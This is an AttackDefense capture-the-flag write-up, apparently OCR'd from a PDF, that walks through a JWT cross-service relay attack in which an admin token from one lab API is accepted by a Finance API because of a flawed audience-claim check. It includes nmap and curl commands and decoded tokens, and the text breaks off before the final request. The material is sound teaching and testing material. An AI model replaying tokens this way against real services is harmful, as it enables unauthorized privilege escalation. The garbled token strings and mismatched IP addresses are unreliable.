

[illegible]

Name	Cross Service Relay Attack - Misconfigured audience claim
URL	https://attackdefense.com/challengedetails?cid=1466
Type	REST: JWT Basics

Important Note: This document illustrates all the important steps required to complete this lab. This is by no means a comprehensive step-by-step solution for this exercise. This is only provided as a reference to various commands needed to complete this exercise and for your further research on this topic. Also, note that the IP addresses and domain names might be different in your lab.

Step 1: Check the IP address of the machine.

Command: ifconfig

```
root@attackdefense:~# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 10.1.1.6 netmask 255.255.255.0 broadcast 10.1.1.255
    ether 02:42:0a:01:01:06 txqueuelen 0 (Ethernet)
    RX packets 932 bytes 129877 (126.8 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 951 bytes 2795740 (2.6 MiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

eth1: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.37.218.2 netmask 255.255.255.0 broadcast 192.37.218.255
    ether 02:42:c0:25:da:02 txqueuelen 0 (Ethernet)
    RX packets 23 bytes 1774 (1.7 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 0 bytes 0 (0.0 B)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    loop txqueuelen 1000 (Local Loopback)
    RX packets 1567 bytes 2304483 (2.1 MiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 1567 bytes 2304483 (2.1 MiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

root@attackdefense:~#
```

The IP address of the machine is 192.108.121.2.

Step 2: Use nmap to discover the services running on the target machine.

Command: nmap -sS -sV -p- 192.37.218.3

```
root@attackdefense:~# nmap -sS -sV -p- 192.37.218.3
Starting Nmap 7.80 ( https://nmap.org ) at 2019-12-02 19:46 IST
Nmap scan report for target-1 (192.37.218.3)
Host is up (0.000013s latency).
Not shown: 65531 closed ports
PORT      STATE SERVICE VERSION
80/tcp    open  http    Apache httpd 2.4.29 ((Ubuntu))
8000/tcp   open  http    Werkzeug httpd 0.16.0 (Python 2.7.15+)
8080/tcp   open  http    Werkzeug httpd 0.16.0 (Python 2.7.15+)
8888/tcp   open  http    Werkzeug httpd 0.16.0 (Python 2.7.15+)
MAC Address: 02:42:C0:25:DA:03 (Unknown)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.27 seconds
root@attackdefense:~#
```

The target machine is running an Apache server on port 80 and 3 Python-based HTTP servers on port 8000, 8080 and 8888 respectively.

Step 3: Checking the presence of the REST API.

Interacting with the Python-based services to reveal more information about them.

Command: curl 192.37.218.3:8000

```
root@attackdefense:~#
root@attackdefense:~# curl 192.37.218.3:8000
--= Welcome to the Finance API ==-

  Endpoint      | Description                                                                 | Method | Parameter(s)
  /issue         | Issues a JWT token for the user corresponding to the supplied username.    | GET    | username, password
  /balance       | Get your account balance.                                                  | POST   | token
  /goldenticket  | Get your golden ticket (for admin only!).                                 | POST   | token
  /help          | Show the endpoints info.                                                  | GET    |

root@attackdefense:~#
```

The response from port 8000 of the target machine reveals that Finance API is available on this port.

Note: The /goldenticket endpoint would give the golden ticket only if the token is of admin user.

Command: curl 192.37.218.3:8080

```
root@attackdefense:~#  
root@attackdefense:~# curl 192.37.218.3:8080  
  
== Welcome to the CLI Services API ==  
  
Endpoint | Description | Method | Parameter(s)  
/issue | Issues a JWT token for the user corresponding to the supplied username. | GET | username, password  
/services | Show information on various services | POST | token  
/help | Show the endpoints info. | GET |  
  
root@attackdefense:~#
```

The response from port 8080 of the target machine reveals that Services API is available on this port.

Command: curl 192.37.218.3:8888

```
root@attackdefense:~#  
root@attackdefense:~# curl 192.37.218.3:8888  
  
== Welcome to the Products API ==  
  
Endpoint | Description | Method | Parameter(s)  
/issue | Issues a JWT token for the user corresponding to the supplied username. | GET | username, password  
/products | Show the products list. | POST | token  
/help | Show the endpoints info. | GET |  
  
root@attackdefense:~#
```

The response from port 8888 of the target machine reveals that Products API is available on this port.

Step 4: Interacting with the available APIs.

Getting a JWT Token for Finance API:

Command: curl http://192.37.218.3:8000/issue


```
root@attackdefense:~#  
root@attackdefense:~# curl http://192.37.218.3:8000/issue  
Required username and password!  
root@attackdefense:~#
```

Supplying the username and password:

Username: elliot

Password: elliotalderson

Command: curl "http://192.37.218.3:8000/issue?username=elliott&password=elliotalderson"

```
root@attackdefense:~# curl "http://192.37.218.3:8000/issue?username=elliott&password=elliottalderson"
-== Issued Token: ==-

eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1bWw1IjoiZWxsaw90IiwiaXNzIjojd2l0cmFwLmNvbSIsImFkbWluIjoiZmFsc2UiLCJhdWRpZW5jZSI6IndpdHJhcC5jb20vZmluYW5jZSI6ImV4cCI6MTU3NTM4MjkwNCwiaWF0IjoxNTc1Mjk2NTA0fQ.WYXQ7qdZKXW4VuQqSVExc6k7tdzWvDu0hqIWUQbetBygJozQzas1m4Sv2oz0yRdCSXawHvgMb9FPI0qe0crAw2D6ohGngqhsq41ktS20nDhDvIX7BT_WINcJJdDPuosDnltGNmKudVwd8IClFIFihvb2j8UGyBr3aGHJMWK2v8LZnxhFCAdFcahvWbCsovWzRWRj_riEBU0mGJtpjXsKSqRzeHG9v1GY1NYV6gAGFvzHJyyf_rCvEwy7p-JxGMAgV2LaQtK20KWE0RGQUxDpeTTh_HNys36L1YtjMB9W8Ve2_IkheIfzvdwfGEeuYmuPYs3gE0Sn-6rQ75LjZknlg

=====
root@attackdefense:~#
```

Finance API JWT Token:

eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1YmVlIjoiaWwxaW90IiwiaXNzIjoide2I0cmFwLmNv
bSIsImFkbWUljoieZmFsc2UiLCJhdWRpZW5jZSI6IndpdHJhcC5jb20vZmluYW5jZSI6ImV4cCI6M
TU3NTM4MjkwNCwiaWF0IjoxNTc1Mjk2NTA0fQ.WYXQ7qdZKXW4VuQqSVExc6k7tdzWvDuO
hqIWUQbetBygJozQzas1m4Sv2ozOyRdCSXawHvgMb9FPi0qe0crAw2D6ohGngqhsq41ktS20n
DhDvIX7BT_WINcJJdDPUsDnlGNmKudVwd8ICIFIFlhvb2j8UGyBr3aGHJMWK2v8IZnxhFCAd
FcAhvWbCsowvzRWRj_riEBuOmGJtpjXsKSqRzeHG9v1GY1NYV6gAGFvzHJyyf_rCvEWy7p-J
xGMAGv2LaQtK2OKWE0ORGQUxDpeTTh_HNys36L1YtjMB9W8Ve2_lkhelfzvdfGEeuYmuPY
s3qEOSn-6rQ75LiZknlg

Using <https://jwt.io> to decode the retrieved token:

Encoded

PASTE A TOKEN HERE

```
eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCJ9.eyJ  
uYW11IjoiZWxsaW90IiwiaXNzIjoid2l0cmFwLmN  
vbSIsImFkbWluIjoiZmFsc2UiLCJhdWRpZW5jZSI  
6IndpdHJhcC5jb20vZmluYW5jZSI6ImV4cCI6MTU  
3NTM4MjkwNCwiaWF0IjoxNTc1Mjk2NTA0fQ.WYXQ  
7qdZKXW4VuQqSVExc6k7tdzWvDu0hqIWUQbetByg  
JozQzas1m4Sv2oz0yRdCSXawHvgMb9FPI0qe0crA  
w2D6ohGngqhsq41ktS20nDhDvIX7BT_WINcJJdDP  
UosDnltGNmKudVwd8IClFIFIhvb2j8UGyBr3aGHJ  
MWK2v81ZnxhFCAdFcahvWbCsov wzRWRj_riEBuOm  
GJtpjXsKSqRzeHG9v1GY1NYV6gAGFvzHJyyf_rCv  
EWy7p-  
JxGMAgV2LaQtk20KWE00RGQUxDpeTTh_HNys36L1  
YtjMB9W8Ve2_IkheIfzvdwfGEeuYmuPYs3gE0Sn-  
6rQ75LjZknlg|
```

Decoded

EDIT THE PAYLOAD AND SECRET

HEADER: ALGORITHM & TOKEN TYPE

```
{  
  "alg": "RS256",  
  "typ": "JWT"  
}
```

PAYLOAD: DATA

```
{  
  "name": "elliott",  
  "iss": "witrap.com",  
  "admin": "false",  
  "audience": "witrap.com/finance",  
  "exp": 1575382904,  
  "iat": 1575296504  
}
```

VERIFY SIGNATURE

RSASHA256(

Note:

1. The algorithm used for signing the token is "RS256".
2. The token payload contains an issuer claim which contains the name of the authority that issued this token.
3. The token also contains an audience claim ("witrap.com/finance") which identifies the recipients that the token is intended for.
4. The admin claim in the payload is set to "false".

Info:

1. The "iss" (issuer) claim identifies the principal that issued the JWT. The processing of this claim is generally application specific.
2. The "aud" (audience) claim identifies the recipients that the JWT is intended for.

Submitting the above issued token to the API to get the golden ticket:

Command:

```
curl -X POST -H "Content-Type: application/json" -X POST -d '{"token":  
"eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1IjoiZWxsaW90IiwiaXNzIjoid2l0cmFwLmNvbSIsImFkbWwluIjoiZmFsc2UiLCJhdWRpZW5jZSI6IndpdHJhcC5jb20vZmluYW5jZSI6ImV4cCI6MTU3NTM4MjkwNCwiaWF0IjoxNTc1Mjk2NTA0fQ.WYXQ7qdZKXW4VuQqSVExc6k7tdzWvDuOhqIWUQbetBygJozQzas1m4Sv2ozOyRdCSXawHvgMb9FPI0qe0crAw2D6ohGngqhsq41ktS2OnDhDvIX7BT_WINcJJdDPUosDnltGNmKudVwd8IClFIFIhvb2j8UGyBr3aGHJMWK2v8lZnxhFCAdFcahvWbCsovWzRWRj_riEBuOmGJtpjXsKSqRzeHG9v1GY1NYV6gAGFvzHJyyf_rCvEWy7p-JxGMAgV2LaQtK2OKWE0ORGQUxDpeTTh_HNys36L1YtjMB9W8Ve2_IkhelfzvdwfGEeuYmuPYs3gEOSn-6rQ75LjZknlg"}' http://192.37.218.3:8000/goldenticket
```

```
root@attackdefense:~# curl -X POST -H "Content-Type: application/json" -X POST -d '{"tok  
en": "eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1IjoiZWxsaW90IiwiaXNzIjoid2l0cmFwLmNvb  
SI6ImFkbWwluIjoiZmFsc2UiLCJhdWRpZW5jZSI6IndpdHJhcC5jb20vZmluYW5jZSI6ImV4cCI6MTU3NTM4MjkwN  
CwiaWF0IjoxNTc1Mjk2NTA0fQ.WYXQ7qdZKXW4VuQqSVExc6k7tdzWvDuOhqIWUQbetBygJozQzas1m4Sv2ozOyR  
dCSXawHvgMb9FPI0qe0crAw2D6ohGngqhsq41ktS2OnDhDvIX7BT_WINcJJdDPUosDnltGNmKudVwd8IClFIFIh  
vb2j8UGyBr3aGHJMWK2v8lZnxhFCAdFcahvWbCsovWzRWRj_riEBuOmGJtpjXsKSqRzeHG9v1GY1NYV6gAGFvzHJ  
yyf_rCvEWy7p-JxGMAgV2LaQtK2OKWE0ORGQUxDpeTTh_HNys36L1YtjMB9W8Ve2_IkheIfzvdwfGEeuYmuPYs3gE  
OSn-6rQ75LjZknlg"}' http://192.37.218.3:8000/goldenticket
```

No Golden Ticket for you. It is only for admin!

```
root@attackdefense:~#
```

The server doesn't return the golden ticket. It responds by saying that the ticket is only for the admin user.

Getting a JWT Token for Services API:

Command: curl http://192.37.218.3:8080/issue

```
root@attackdefense:~#  
root@attackdefense:~# curl http://192.37.218.3:8080/issue  
Required username and password!  
root@attackdefense:~#
```

Supplying the username and password:

Username: elliot

Password: elliotalderson

Command: curl "http://192.37.218.3:8080/issue?username=elliott&password=elliottalderson"

```
root@attackdefense:~# curl "http://192.37.218.3:8080/issue?username=elliottalderson"
-== Issued Token: ==-

eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1bnV4IjoiZWxsaW90IiwiaXNzIjoid2l0cmFwLmNvbSIsImFkbWwluIjoidHJ1ZSI6ImF1ZGllbmNlIjoid2l0cmFwLmNvbS9zZXJ2aWNlcyIsImV4cCI6MTU3NTM4MzA3NywiawWF0IjoxNTc1Mjk2Njc3fQ.Y1NAVF5EK4rj5157FxYLLQ9bIs0HLxZYQvImpQ9sP61S4ZFOTMYpCQG9-jezgl5H3GK-4Y2QpNQkLP14evbJ1M-GftvNT57KKdAiPuqUlyQ513YpeojFcSQrORPvQVir5M1qs5y7oQmXhJY9Qbuy7581REh9PvueD0iCXny2i6rqWDgPDU6GYtCGD9s80irT4Z3Tydk8l1E1ZGFusTtVYUjkPNVVpuJ2WqW2f-clTFA2v5wNnosaFTPM5IkCy2wbH8utUof0YBivX3TCOXdEa3MS0AbLG7GARNE8QsCZtE_mtriUKkoAoNpbMlmiuUEIblCnCWDvVKUj6gyNpnjcRw

=====
root@attackdefense:~#
```

Services API JWT Token:

```
eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1bnV4IjoiZWxsaW90IiwiaXNzIjoid2l0cmFwLmNvbSIsImFkbWwluIjoidHJ1ZSI6ImF1ZGllbmNlIjoid2l0cmFwLmNvbS9zZXJ2aWNlcyIsImV4cCI6MTU3NTM4MzA3NywiawWF0IjoxNTc1Mjk2Njc3fQ.Y1NAVF5EK4rj5157FxYLLQ9bIs0HLxZYQvImpQ9sP61S4ZFOTMYpCQG9-jezgl5H3GK-4Y2QpNQkLP14evbJ1M-GftvNT57KKdAiPuqUlyQ513YpeojFcSQrORPvQVir5M1qs5y7oQmXhJY9Qbuy7581REh9PvueD0iCXny2i6rqWDgPDU6GYtCGD9s80irT4Z3Tydk8l1E1ZGFusTtVYUjkPNVVpuJ2WqW2f-clTFA2v5wNnosaFTPM5IkCy2wbH8utUof0YBivX3TCOXdEa3MS0AbLG7GARNE8QsCZtE_mtriUKkoAoNpbMlmiuUEIblCnCWDvVKUj6gyNpnjcRw
```

Using <https://jwt.io> to decode the retrieved token:

Encoded PASTE A TOKEN HERE

```
eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCJ9.eyJ  
uYW1lIjoiZWxsaW90IiwiaXNzIjoid2l0cmFwLmN  
vbSIsImFkbWluIjoidHJ1ZSIsImF1ZG1lbmNlIjo  
id2l0cmFwLmNvbS9zZXJ2aWNlcyIsImV4cCI6MTU  
3NTM4MzA3NywiaWF0IjoxNTc1Mjk2Njc3fQ.Y1NA  
VF5EK4rj5157FxY1LQ9b1s0HLxZYQvImpQ9sP61S  
4ZF0TMYpCQG9-jezg15H3GK-  
4Y2QpNQkLP14evbJ1M-  
GftvNT57KKdAiPuqUlyQ513YpeojFcSqrORPvQVi  
r5M1qs5y7oQmXhJY9Qbuy7581REh9PvueD0iCXny  
2i6rqWDgPDU6GYtCGD9s80irT4Z3Tydk811E1ZGF  
usTtVYUjkPNVVpuJ2WqW2f-  
c1TFA2v5wNnosaFTPM5IkCy2wbH8utUof0YBivX3  
TCOXdEa3MS0AbLG7GARNE8QsCZtE_mtriUKkoAoN  
pbMlmiuUEIb1CnCWDvVKUj6gyNpnjcRw|
```

Decoded EDIT THE PAYLOAD AND SECRET

HEADER: ALGORITHM & TOKEN TYPE

```
{  
  "alg": "RS256",  
  "typ": "JWT"  
}
```

PAYLOAD: DATA

```
{  
  "name": "elliott",  
  "iss": "witrap.com",  
  "admin": "true",  
  "audience": "witrap.com/services",  
  "exp": 1575383077,  
  "iat": 1575296677  
}
```

VERIFY SIGNATURE

RSASHA256(

Note:

1. The algorithm used for signing the token is "RS256".
2. The token payload also contains issuer and audience claim ("witrap.com/services").
3. The admin claim in the payload is set to "true".

Getting a JWT Token for Products API:

Command: curl http://192.37.218.3:8888/issue

```
root@attackdefense:~#  
root@attackdefense:~# curl http://192.37.218.3:8888/issue  
Required username and password!  
root@attackdefense:~#
```

Supplying the username and password:

Username: elliot

Password: elliotalderson

Command: curl "http://192.37.218.3:8888/issue?username=elliot&password=elliotalderson"

```
root@attackdefense:~# curl "http://192.37.218.3:8888/issue?username=elliot&password=elliotalderson"
-== Issued Token: ==-

eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1YW1lIjoizWxsaW90IiwiaXNzIjoia2l0cmFwcGVyLmNvbSIzImFkbWluIjoiaHJlZSIsImF1ZGllbmNlIjoia2l0cmFwcGVyLmNvbS9wcm9kdWN0IiwiaXhwIjojNTc1MzgZnJgZLCJpYXQiOiE1NzUyOTcyODN9.q5hUhWU8UPo7gJkwfdd4U0UVwZYq1h0oMK7aydLTC9s3F-ieqVj9M-_MCNf-c_UGEAdrLh8qgnF2WkxBh1iRdDC6jofT2lw8o0m_YYZn18K6ZgVUL4-x46kUEBA8wXrqfcfhSpbPDcGBQNVqDFdRq-Apynkt6rY7YADw9x65TmPZImdeEhcmtY9FcfZXfcLCuG-Dck9JWGudufjiOh8-NUXT_mPphDwoEdZseBse5LrUwUi5GHscEasgzU3T41Sr32QjwaNd10DtARPLWAHM4-Y3yqc-uIeN2t-CTHUup-3dOnkyLEPuRfQu68gqIo-kWScXBUGAawoKqbBxm-Nlg

=====
root@attackdefense:~#
```

Products API JWT Token:

```
eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1YW1lIjoizWxsaW90IiwiaXNzIjoia2l0cmFwcGVyLmNvbSIzImFkbWluIjoiaHJlZSIsImF1ZGllbmNlIjoia2l0cmFwcGVyLmNvbS9wcm9kdWN0IiwiaXhwIjojNTc1MzgZnJgZLCJpYXQiOiE1NzUyOTcyODN9.q5hUhWU8UPo7gJkwfdd4U0UVwZYq1h0oMK7aydLTC9s3F-ieqVj9M-_MCNf-c_UGEAdrLh8qgnF2WkxBh1iRdDC6jofT2lw8o0m_YYZn18K6ZgVUL4-x46kUEBA8wXrqfcfhSpbPDcGBQNVqDFdRq-Apynkt6rY7YADw9x65TmPZImdeEhcmtY9FcfZXfcLCuG-Dck9JWGudufjiOh8-NUXT_mPphDwoEdZseBse5LrUwUi5GHscEasgzU3T41Sr32QjwaNd10DtARPLWAHM4-Y3yqc-uleN2t-CTHUup-3dOnkyLEPuRfQu68gqIo-kWScXBUGAawoKqbBxm-Nlg
```

Using <https://jwt.io> to decode the retrieved token:

Encoded PASTE A TOKEN HERE

```
eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCJ9.eyJ  
uYW11IjoiZWxsaW90IiwiaXNzIjoid2l0cmFwcGV  
yLmNvbSIsImFkbWluIjoidHJ1ZSI6ImF1ZG11bmN  
lIjoid2l0cmFwcGVyLmNvbS9wcm9kdWN0IiwiaXNz  
wIjoxNTc1MzgZnJgzLCJpYXQiOiE1NzUyOTcyODN  
9.q5hUhWU8UPo7gJkwfdd4U0UVwZYq1hOoMK7ayd  
LTC9s3F-ieqVj9M-_MCNf-  
c_UGEAdrrLh8qgnF2WKxBh1iRdDC6jof21w8o0m  
_YYZn18K6ZgVUL4-  
x46kUEBA8wXrqfchSpbPDcGBQNVqDFdRq-  
Apynkt6rY7YADw9x65TmPZImdeEhcmtY9FcfZXfc  
LCuG-DCk9JWGudufji0h8-  
NUXT_mPphDwoEdZseBse5LrUwUi5GHscEasgzU3T  
41Sr32QjwaNd10DtARPLWAHM4-Y3yqc-uIeN2t-  
CTHUup-3d0nkylEPuRfQu68gqIo-  
kWScXBUGAawoKqbBxm-NIg
```

Decoded EDIT THE PAYLOAD AND SECRET

HEADER: ALGORITHM & TOKEN TYPE

```
{  
  "alg": "RS256",  
  "typ": "JWT"  
}
```

PAYLOAD: DATA

```
{  
  "name": "elliott",  
  "iss": "witrapperr.com",  
  "admin": "true",  
  "audience": "witrapperr.com/product",  
  "exp": 1575383683,  
  "iat": 1575297283  
}
```

VERIFY SIGNATURE

```
RSASHA256(  
  base64UrlEncode(header) + "." +
```


Note:

1. The algorithm used for signing the token is "RS256".
2. The token payload also contains issuer and audience claim ("witrapperr.com/product").
3. The admin claim in the payload is set to "true".

Step 5: Issuing the Golden Tickets using the above retrieved tokens.

Since the token received from the Products and Services API were admin user tokens, using those against the Finance API might retrieve the Golden Ticket.

Using the token received from the Products API:



A screenshot of a web browser displaying the 'JWT Token Library' documentation. The browser's address bar shows the URL '192.37.218.3'. The page has a dark red header with a stylized owl logo. The main content area is divided into two columns. The left column contains a 'Navigation' menu with links to 'Introduction', 'Audience Claim', 'Security Vulnerabilities', and a 'Quick search' box. The right column features the title 'Documentation: JWT Token Library' and a 'Contents' section with a list of links: 'Introduction' (with sub-links 'What is JSON Web Token?', 'What is the JSON Web Token structure?', and 'References'), 'Audience Claim' (with sub-links 'Definition', 'Cross Service Relay Attacks', and 'Audience Claim Verification'), and 'Security Vulnerabilities'. At the bottom right, a footer line reads: '©2019, AttackDefense. | Powered by Sphinx 2.2.1 & Alabaster 0.7.12 | Page source'.

Documentation: JWT Token Library

Navigation

Contents:

[Introduction](#)

[Audience Claim](#)

[Security Vulnerabilities](#)

Quick search


Go

Contents:

- [Introduction](#)
 - [What is JSON Web Token?](#)
 - [What is the JSON Web Token structure?](#)
 - [References](#)
- [Audience Claim](#)
 - [Definition](#)
 - [Cross Service Relay Attacks](#)
 - [Audience Claim Verification](#)
- [Security Vulnerabilities](#)

©2019, AttackDefense. | Powered by [Sphinx 2.2.1](#) & [Alabaster 0.7.12](#) | [Page source](#)

Check the Audience Claim page:



A screenshot of a web browser displaying the 'Audience Claim' page of the 'JWT Token Library'. The browser's address bar shows the URL '192.37.218.3/aud.html'. The page layout is consistent with the previous screenshot. The left 'Navigation' menu now highlights 'Audience Claim' and includes sub-links for 'Definition', 'Cross Service Relay Attacks', and 'Audience Claim Verification'. The right column features the title 'Audience Claim' and a 'Definition' section. The definition text states: 'According to RFC 7519: The “aud” (audience) claim identifies the recipients that the JWT is intended for. Each principal intended to process the JWT MUST identify itself with a value in the audience claim.' Below this is a section titled 'Cross Service Relay Attacks' with a paragraph explaining that some web applications use a trusted JWT 'service' and that tokens generated for one service can be accepted by another. A 'Reference' is provided: 'https://github.com/ticarpi/jwt_tool/wiki/Attack-Methodology'. The page concludes with a paragraph stating that audience claim is helpful to avoid such attacks and that a custom implementation has been developed for their needs.

Audience Claim — JWT Token Library

Navigation

Contents:

[Introduction](#)

[Audience Claim](#)

- [Definition](#)
- [Cross Service Relay Attacks](#)
- [Audience Claim Verification](#)

[Security Vulnerabilities](#)

Quick search

Go

Audience Claim

Definition

According to RFC 7519: The “aud” (audience) claim identifies the recipients that the JWT is intended for. Each principal intended to process the JWT MUST identify itself with a value in the audience claim.

Cross Service Relay Attacks

Some web applications use a trusted JWT ‘service’ to generate and manage tokens for them. In the past some instances have occurred where a token generated for one of the JWT services’ clients can actually be accepted by another of the JWT services’ clients.

Reference: https://github.com/ticarpi/jwt_tool/wiki/Attack-Methodology

To avoid the above mentioned attacks, audience claim is helpful.

We have developed a custom audience claim implementation to suit our own needs.

To avoid the above mentioned attacks, audience claim is helpful.

We have developed a custom audience claim implementation to suit our own needs.

Each token issued by the existing APIs (Finance / Products / Services) contains the issuer ("iss") claim in the following format:

```
"Organization Name/Service Name"
```

Example:

```
{
  "iss": "witrap.com",
  "audience": "witrap.com/services"
  "admin": "false",
  "iat": 1575203837,
  "exp": 1575403837
}
```

Scroll to the bottom of the page to Audience Claim Verification section:

Audience Claim Verification

To enforce the audience claim, the organization name is checked. If it matches, then the token is accepted, otherwise, it **MUST** be rejected by the API processing it.

Vulnerability:

Notice that the complete audience claim is not checked. If the organization part is same in 2 of the issued tokens, then those tokens could be accepted by either of the issuing services. Otherwise those tokens would be rejected.

This also means that the token issued from the Services API would be accepted by the Finance API because the audience claim for it had the value "witrap.com/services". And since it was admin user token, Golden Ticket would be successfully retrieved from this token.

Step 7: Leveraging the vulnerability to get the Golden Ticket.

Using the token received from the Services API in Step 4:

Services API Token:

```
eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1bmF1IjoiaWw90liwiaXNzIjoid2l0cmFwLmNvbSIsImFkbWluljoidHJ1ZSI6ImF1ZGllbmNlIjoid2l0cmFwLmNvbS9zZXJ2aWNlcyIsImV4cCI6MTU3NTM4MzA3NywiaWF0IjoxNTc1Mjk2Njc3fQ.Y1NAVF5EK4rj5157FxYILQ9bls0HLxZYQvImpQ9sP61S4ZFOTMYpCQG9-jezgl5H3GK-4Y2QpNQkLP14evbJ1M-GftvNT57KKdAiPuqUlyQ513YpeojFcSQRORPvQVir5M1qs5y7oQmXhJY9Qbuy7581REh9PvueD0iCXny2i6rqWDgPDU6GYtCGD9s80irT4Z3Tydk8l1E1ZGFusTtVYUjkPNVVpuJ2WqW2f-clTFA2v5wNnosaFTPM5IkCy2wbH8utUof0YBivX3TCOXdEa3MS0AbLG7GARNE8QsCZtE_mtriUKkoAoNpbMlmiuUEIblCnCWDvVKUj6gyNpnjcRw
```

Command:

```
